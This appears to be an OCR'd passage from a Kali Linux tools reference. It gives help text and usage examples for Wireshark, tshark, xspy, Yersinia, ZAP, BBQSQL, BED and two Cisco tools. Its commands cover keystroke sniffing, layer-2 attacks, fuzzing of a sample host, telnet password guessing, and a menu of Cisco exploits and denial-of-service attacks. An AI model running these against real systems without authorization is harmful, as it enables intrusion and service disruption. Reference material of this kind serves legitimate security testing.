warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Usage: wireshark [options] ... [ <infile> ]

Capture interface:
  -i <interface>           name or idx of interface (def: first non-loopback)
  -f <capture filter>      packet filter in libpcap filter syntax
  -s <snaplen>             packet snapshot length (def: 65535)
  -p                       don't capture in promiscuous mode
  -k                       start capturing immediately (def: do nothing)
  -S                       update packet display when new packets are captured
  -l                       turn on automatic scrolling while -S is in use
  -I                       capture in monitor mode, if available
  -B <buffer size>         size of kernel buffer (def: 2MB)
  -y <link type>           link layer type (def: first appropriate)
  -D                       print list of interfaces and exit
  -L                       print list of link-layer types of iface and exit

Capture stop conditions:
  -c <packet count>        stop after n packets (def: infinite)
  -a <autostop cond.> ...  duration:NUM - stop after NUM seconds
                           filesize:NUM - stop this file after NUM KB
```

```
                            files:NUM - stop after NUM files
Capture output:
  -b <ringbuffer opt.> ... duration:NUM - switch to next file after NUM secs
                         filesize:NUM - switch to next file after NUM KB
                            files:NUM - ringbuffer: replace after NUM files
Input file:
  -r <infile>             set the filename to read from (no pipes or stdin!)

Processing:
  -R <read filter>        packet filter in Wireshark display filter syntax
  -n                     disable all name resolutions (def: all enabled)
  -N <name resolve flags>  enable specific name resolution(s): "mntC"

User interface:
  -C <config profile>      start with specified configuration profile
  -Y <display filter>      start with the given display filter
  -g <packet number>      go to specified packet number after "-r"
  -J <jump filter>        jump to the first packet matching the (display)
                         filter
  -j                     search backwards for a matching packet after "-J"
  -m <font>               set the font name used for most text
  -t a|ad|d|dd|e|r|u|ud    output format of time stamps (def: r: rel. to first)
  -u s|hms                output format of seconds (def: s: seconds)
  -X <key>:<value>        eXtension options, see man page for details
  -z <statistics>         show various statistics, see man page for details

Output:
  -w <outfile|->          set the output filename (or '-' for stdout)

Miscellaneous:
  -h                     display this help and exit
  -v                     display version info and exit
  -P <key>:<path>         persconf:path - personal configuration files
                         persdata:path - personal data files
  -o <name>:<value> ...    override preference or recent setting
  -K <keytab>             keytab file to use for kerberos decryption
  --display=DISPLAY       X display to use
```

tshark–networktrafficanalyzer–consoleversion

```
root@kali:~# tshark -h
TShark 1.10.2 (SVN Rev 51934 from /trunk-1.10)
Dump and analyze network traffic.
See http://www.wireshark.org for more information.
```

```
Copyright 1998-2013 Gerald Combs <gerald@wireshark.org> and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Usage: tshark [options] ...

Capture interface:
  -i <interface>           name or idx of interface (def: first non-loopback)
  -f <capture filter>      packet filter in libpcap filter syntax
  -s <snaplen>             packet snapshot length (def: 65535)
  -p                       don't capture in promiscuous mode
  -I                       capture in monitor mode, if available
  -B <buffer size>         size of kernel buffer (def: 2MB)
  -y <link type>           link layer type (def: first appropriate)
  -D                       print list of interfaces and exit
  -L                       print list of link-layer types of iface and exit

Capture stop conditions:
  -c <packet count>        stop after n packets (def: infinite)
  -a <autostop cond.> ...  duration:NUM - stop after NUM seconds
                           filesize:NUM - stop this file after NUM KB
                              files:NUM - stop after NUM files
Capture output:
  -b <ringbuffer opt.> ... duration:NUM - switch to next file after NUM secs
                           filesize:NUM - switch to next file after NUM KB
                              files:NUM - ringbuffer: replace after NUM files
Input file:
  -r <infile>              set the filename to read from (no pipes or stdin!)

Processing:
  -2                       perform a two-pass analysis
  -R <read filter>         packet Read filter in Wireshark display filter syntax
  -Y <display filter>      packet displaY filter in Wireshark display filter syntax
  -n                       disable all name resolutions (def: all enabled)
  -N <name resolve flags>  enable specific name resolution(s): "mntC"
  -d <layer_type>==<selector>,<decode_as_protocol> ...
                           "Decode As", see the man page for details
                           Example: tcp.port==8888,http
  -H <hosts file>          read a list of entries from a hosts file, which will
                           then be written to a capture file. (Implies -W n)
Output:
  -w <outfile|->           write packets to a pcap-format file named "outfile"
```


```
                           (or to the standard output for "-")
  -C <config profile>      start with specified configuration profile
  -F <output file type>    set the output file type, default is pcapng
                           an empty "-F" option will list the file types
  -V                       add output of packet tree        (Packet Details)
  -O <protocols>           Only show packet details of these protocols, comma
                           separated
  -P                       print packet summary even when writing to a file
  -S <separator>           the line separator to print between packets
  -x                       add output of hex and ASCII dump (Packet Bytes)
  -T pdml|ps|psml|text|fields
                           format of text output (def: text)
  -e <field>               field to print if -Tfields selected (e.g. tcp.port, col.Info);
                           this option can be repeated to print multiple fields
  -E<fieldsoption>=<value> set options for output when -Tfields selected:
     header=y|n            switch headers on and off
     separator=/t|/s|<char> select tab, space, printable character as separator
     occurrence=f|l|a      print first, last or all occurrences of each field
     aggregator=,|/s|<char> select comma, space, printable character as
                           aggregator
     quote=d|s|n           select double, single, no quotes for values
  -t a|ad|d|dd|e|r|u|ud    output format of time stamps (def: r: rel. to first)
  -u s|hms                 output format of seconds (def: s: seconds)
  -l                       flush standard output after each packet
  -q                       be more quiet on stdout (e.g. when using statistics)
  -Q                       only log true errors to stderr (quieter than -q)
  -g                       enable group read access on the output file(s)
  -W n                     Save extra information in the file, if supported.
                           n = write network address resolution information
  -X <key>:<value>         eXtension options, see the man page for details
  -z <statistics>          various statistics, see the man page for details

Miscellaneous:
  -h                       display this help and exit
  -v                       display version info and exit
  -o <name>:<value> ...    override preference setting
  -K <keytab>              keytab file to use for kerberos decryption
  -G [report]              dump one of several available reports and exit
                           default report="fields"
                           use "-G ?" for more help
```

TSHARK USAGE EXAMPLE

```
root@kali:~# tshark -f "tcp port 80" -i eth0
```

WIRESHARK USAGE EXAMPLE

```
root@kali:~# wireshark
```


Capturing from eth0 [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Tools
Internals
Help
Filter:
Expression...
Clear
Apply
Save

```
No.  Time          Source              Destination           Protocol Lengtl Info
  79 29.28264300(  192.168.1.232       192.168.1.255         UDP          63 Source por
  80 29.28367500(  192.168.1.220       192.168.1.255         UDP          63 Source por
  81 29.28620800(  192.168.1.220       192.168.1.255         UDP          63 Source por
  82 29.69087200(  Netgear_b8:ff:56    Spanning-tree-(for-bri STP         60 Conf. Root
  83 30.10098300(  SamsungE_5a:b6:6c   Broadcast             ARP          60 Who has 19
```

```
⊞ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: SamsungE_5a:b6:6c (60:6b:bd:5a:b6:6c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff 60 6b  bd 5a b6 6c 08 06 00 01   ......`k .Z.l....
0010  08 00 06 04 00 01 60 6b  bd 5a b6 6c c0 a8 01 d5   ......`k .Z.l....
0020  00 00 00 00 00 00 c0 a8  01 01 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

```
eth0: <live capture in progress> Fil...  Packets: 83 · Displayed: 83 (...  Profile: Default
```

CATEGORIES: INFORMATION GATHERING, SNIFFING/SPOOFING*TAGS:* ANALYSIS, GUI, NETWORKING, SNIFFING

xspy

XSPY PACKAGE DESCRIPTION

Sniffs keystrokes on remote or local X-Windows servers.

xspy Homepage | Kali xspy Repo

- Author: JAM
- License: GPLv2

TOOLS INCLUDED IN THE XSPY PACKAGE

xspy–X-windowskeystrokesniffer

Keystroke sniffer.

XSPY USAGE EXAMPLE

```
root@kali:~# xspy
opened :0.0 for snoopng

id
idBackSpaceBackSpacels
whoami
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* POSTEXPLOITATION, SNIFFING

Yersinia

YERSINIA PACKAGE DESCRIPTION

Yersinia is a framework for performing layer 2 attacks. It is designed to take advantage of some weakeness in different network protocols. It pretends to be a solid framework for analyzing and testing the deployed networks and systems. Attacks for the following network protocols are implemented in this particular release:

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- 802.1q
- 802.1x
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

Source: http://www.yersinia.net/

Yersinia Homepage | Kali Yersinia Repo

- Author: Alfredo Andres Omella, David Barroso Berrueta
- License: GPLv2

TOOLS INCLUDED IN THE YERSINIA PACKAGE


yersinia–Networkvulnerabilitychecksoftware

```
root@kali:~# yersinia -h
    ٢�٢��
   �������٢�
  ٢��������٢�
```

```
�����١����������
����١������������
����١�������������              Yersinia...
������������������٢��
٢���١��������������٢��         The Black Death for nowadays networks
 ������١�����������������
 �������١���������������٢�            by Slay & tomac
  ٢�����١�������������������
     �����١�������������������       http://www.yersinia.net
      ٢����١���������������٢          yersinia@yersinia.net
       ٢�����١���������������
         �������١����������٢�
         �٢���������١�������    Prune your MSTP, RSTP, STP trees!!!!
            �������������٢�



Usage: yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [protocol_options]
       -V   Program version.
       -h   This help screen.
       -G   Graphical mode (GTK).
       -I   Interactive mode (ncurses).
       -D   Daemon mode.
       -d   Debug.
       -l logfile   Select logfile.
       -c conffile  Select config file.
  protocol   One of the following: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp, vtp.

Try 'yersinia protocol -h' to see protocol_options help

Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to the Yersinia developers <yersinia@yersinia.net>




MOTD: The Hakin9 magazine owe money to us... 500 Euros
```

YERSINIA USAGE EXAMPLE

```
root@kali:~# yersinia -G
```


Yersinia 0.7.3
File
Protocols
Actions
Options
Help
Launch attack
Edit interfaces
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
CDP
DHCP
802.1Q
802.1X
DTP
HSRP
ISL
MPLS
STP
VTP
Yersinia log
TTL
DevID
Interface
Count
Last seen
Field
Value
Description
Cisco Discovery Protocol
Extra

Protocols	Packets
CDP	0
DHCP	0
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
MPLS	0

Source MAC 06:45:8B:6B:41:56 Destination MAC 01:00:0C:CC:CC:CC

Version 01 TTL B4 Checksum 0000

13:48:28

CATEGORIES: EXPLOITATION TOOLS, SNIFFING/SPOOFING, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, GUI, SNIFFING, SPOOFING, VULNANALYSIS

zaproxy

ZAPROXY PACKAGE DESCRIPTION

The OWASP Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing as well as being a useful addition to an experienced pen testers toolbox.

Source: https://code.google.com/p/zaproxy/

zaproxy Homepage | Kali zaproxy Repo

- Author: OWASP.org
- License: Apache 2.0


TOOLS INCLUDED IN THE ZAPROXY PACKAGE

zap–OWASPZedAttackProxy

The OWASP Zed Attack Proxy.

ZAP USAGE EXAMPLE(S)

```
root@kali:~# zap
```



Untitled Session – OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Scripts
Response
Break
Script Console
Quick Start
Request
Sites

Welcome to the OWASP Zed Attack

ZAP is an easy to use integrated penetration testing tool for finding vulne

Please be aware that you should only attack applications that you have b

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Progress: Not started

Attack
Stop
Params
Http Sessions
Zest Results
Clients
WebSockets
AJAX Spider
Output
History
Search
Break Points
Alerts
Active Scan
Spider
Forced Browse
Fuzzer
Filter:OFF
Id
Req. Times...
Me...
URL
C...
Reason
...
Size Res...
Highes...
N...
Tags
Alerts 0 0 0 0
Current Scans 0 0 0 0 0 0

CATEGORIES: PASSWORD ATTACKS, SNIFFING/SPOOFING, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, PASSWORDS, PROXY, SNIFFING, VULNANALYSIS, WEBAPPS

VULNERABILITY ANALYSIS

- BBQSQL
- BED
- cisco-auditing-tool
- cisco-global-exploiter
- cisco-ocs
- cisco-torch

- copy-router-config
- DBPwAudit
- Doona
- DotDotPwn
- Greenbone Security Assistant
- GSD
- HexorBase
- Inguma
- jSQL
- Lynis
- Nmap
- ohrwurm
- openvas-administrator
- openvas-cli
- openvas-manager
- openvas-scanner
- Oscanner
- Powerfuzzer
- sfuzz
- SidGuesser
- SIPArmyKnife
- sqlmap
- Sqlninja

- sqlsus
- THC-IPV6
- tnscmd10g
- unix-privesc-check
- Yersinia

BBQSQL

BBQSQL PACKAGE DESCRIPTION

Blind SQL injection can be a pain to exploit. When the available tools work they work well, but when they don't you have to write something custom. This is time-consuming and tedious. BBQSQL can help you address those issues.

BBQSQL is a blind SQL injection framework written in Python. It is extremely useful when attacking tricky SQL injection vulnerabilities. BBQSQL is also a semi-automatic tool, allowing quite a bit of customization for those hard to trigger SQL injection findings. The tool is built to be database agnostic and is extremely versatile. It also has an intuitive UI to make setting up attacks much easier. Python gevent is also implemented, making BBQSQL extremely fast.

Similar to other SQL injection tools you provide certain request information.

Must provide the usual information:

- URL
- HTTP Method
- Headers
- Cookies
- Encoding methods
- Redirect behavior
- Files
- HTTP Auth
- Proxies

Then specify where the injection is going and what syntax we are injecting.

Source: https://github.com/Neohapsis/bbqsql/

BBQSQL Homepage | Kali BBQSQL Repo

- Author: BBQSQL

- License: BSD

TOOLS INCLUDED IN THE BBQSQL PACKAGE

bbqsql–SQLInjectionExploitationTool

The Blind SQL Injection Exploitation Tool.

BBQSQL USAGE EXAMPLE

```
root@kali:~# bbqsql
    _______   _______    ______    ______    ______   __
   |       \ |       \  /      \  /      \  /      \ |  \
   | $$$$$$$\| $$$$$$$\|  $$$$$$\|  $$$$$$\|  $$$$$$\| $$
   | $$__/ $$| $$__/ $$| $$   | $$| $$___\$$| $$  | $$| $$
   | $$    $$| $$    $$| $$   | $$ \$$    \ | $$  | $$| $$
   | $$$$$$$\| $$$$$$$\| $$ _| $$ _\$$$$$$\| $$ _| $$| $$
   | $$__/ $$| $$__/ $$| $$/ \ $$|  \__| $$| $$/ \ $$| $$_____
   | $$    $$| $$    $$ \$$ $$ $$ \$$    $$ \$$ $$ $$| $$     \
    \$$$$$$$  \$$$$$$$   \$$$$$$\  \$$$$$$   \$$$$$$\ \$$$$$$$$
                       \$$$                \$$$


                    _.(-)._
                 .'         '.
                / 'or '1'='1  \
                |'-...___...-'|
                 \    '='    /
                  `'._____.'`
                   /   |   \
                  /.--'|'--.\
               []/'-.__|__.-'\[]
                       |
                      []

    BBQSQL injection toolkit (bbqsql)
    Lead Development: Ben Toews(mastahyeti)
    Development: Scott Behrens(arbit)
    Menu modified from code for Social Engineering Toolkit (SET) by: David Kennedy
(ReL1K)
    SET is located at: http://www.secmaniac.com(SET)
    Version: 1.0

    The 5 S's of BBQ:
    Sauce, Spice, Smoke, Sizzle, and SQLi
```

```


 Select from the menu:

   1) Setup HTTP Parameters
   2) Setup BBQSQL Options
   3) Export Config
   4) Import Config
   5) Run Exploit
   6) Help, Credits, and About

  99) Exit the bbqsql injection toolkit

bbqsql>
```

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* MYSQL, VULNANALYSIS, WEBAPPS

BED

BED PACKAGE DESCRIPTION

BED is a program which is designed to check daemons for potential buffer overflows, format strings et. al.

BED Homepage | Kali BED Repo

- Author: mjm, eric
- License: GPLv2

TOOLS INCLUDED IN THE BED PACKAGE

bed–Anetworkprotocolfuzzer

```
root@kali:~# bed

 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )



 Usage:

 ./bed.pl -s <plugin> -t <target> -p <port> -o <timeout> [ depends on the plugin ]

 <plugin>   = FTP/SMTP/POP/HTTP/IRC/IMAP/PJL/LPD/FINGER/SOCKS4/SOCKS5
 <target>   = Host to check (default: localhost)
 <port>     = Port to connect to (default: standard port)
 <timeout>  = seconds to wait after each test (default: 2 seconds)
```

```
use "./bed.pl -s <plugin>" to obtain the parameters you need for the plugin.

 Only -s is a mandatory switch.
```

BED USAGE EXAMPLE

Use the HTTP plugin *(-s HTTP)* to fuzz the target server *(-t 192.168.1.15)*:

```
root@kali:~# bed -s HTTP -t 192.168.1.15

 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

 + Buffer overflow testing:
        testing: 1  HEAD XAXAX HTTP/1.0
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* FUZZING, VULNANALYSIS

cisco-auditing-tool

CISCO-AUDITING-TOOL PACKAGE DESCRIPTION

Perl script which scans cisco routers for common vulnerabilities.

cisco-auditing-tool Homepage | Kali cisco-auditing-tool Repo

- Author: g0ne
- License: GPLv2

TOOLS INCLUDED IN THE CISCO-AUDITING-TOOL PACKAGE

CAT–Scansciscoroutersforcommonvulnerabilities

```
root@kali:~# CAT

Cisco Auditing Tool - g0ne [null0]
Usage:
    -h hostname (for scanning single hosts)
    -f hostfile (for scanning multiple hosts)
    -p port #   (default port is 23)
    -w wordlist (wordlist for community name guessing)
    -a passlist (wordlist for password guessing)
    -i [ioshist]    (Check for IOS History bug)
    -l logfile  (file to log to, default screen)
    -q quiet mode   (no screen output)
```

CISCO-AUDITING-TOOL USAGE EXAMPLE

Scan the host *(-h 192.168.99.230)* on port 23 *(-p 23)*, using a password dictionary file *(-a*

/usr/share/wordlists/nmap.lst):

```
root@kali:~# CAT -h 192.168.99.230 -p 23 -a /usr/share/wordlists/nmap.lst

Cisco Auditing Tool - g0ne [null0]

Checking Host: 192.168.99.230



Guessing passwords:

Invalid Password: 123456
Invalid Password: 12345
```

CATEGORIES: EXPLOITATION TOOLS, PASSWORD ATTACKS, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, PASSWORDS, VULNANALYSIS

cisco-global-exploiter

CISCO-GLOBAL-EXPLOITER PACKAGE DESCRIPTION

Cisco Global Exploiter (CGE), is an advanced, simple and fast security testing tool.

cisco-global-exploiter Homepage | Kali cisco-global-exploiter Repo

- Author: Nemesis, E4m
- License: GPLv2

TOOLS INCLUDED IN THE CISCO-GLOBAL-EXPLOITER PACKAGE

cge.pl–Simpleandfastsecuritytestingtool

```
root@kali:~# cge.pl

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
```

```
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability
```

CISCO-GLOBAL-EXPLOITER USAGE EXAMPLE

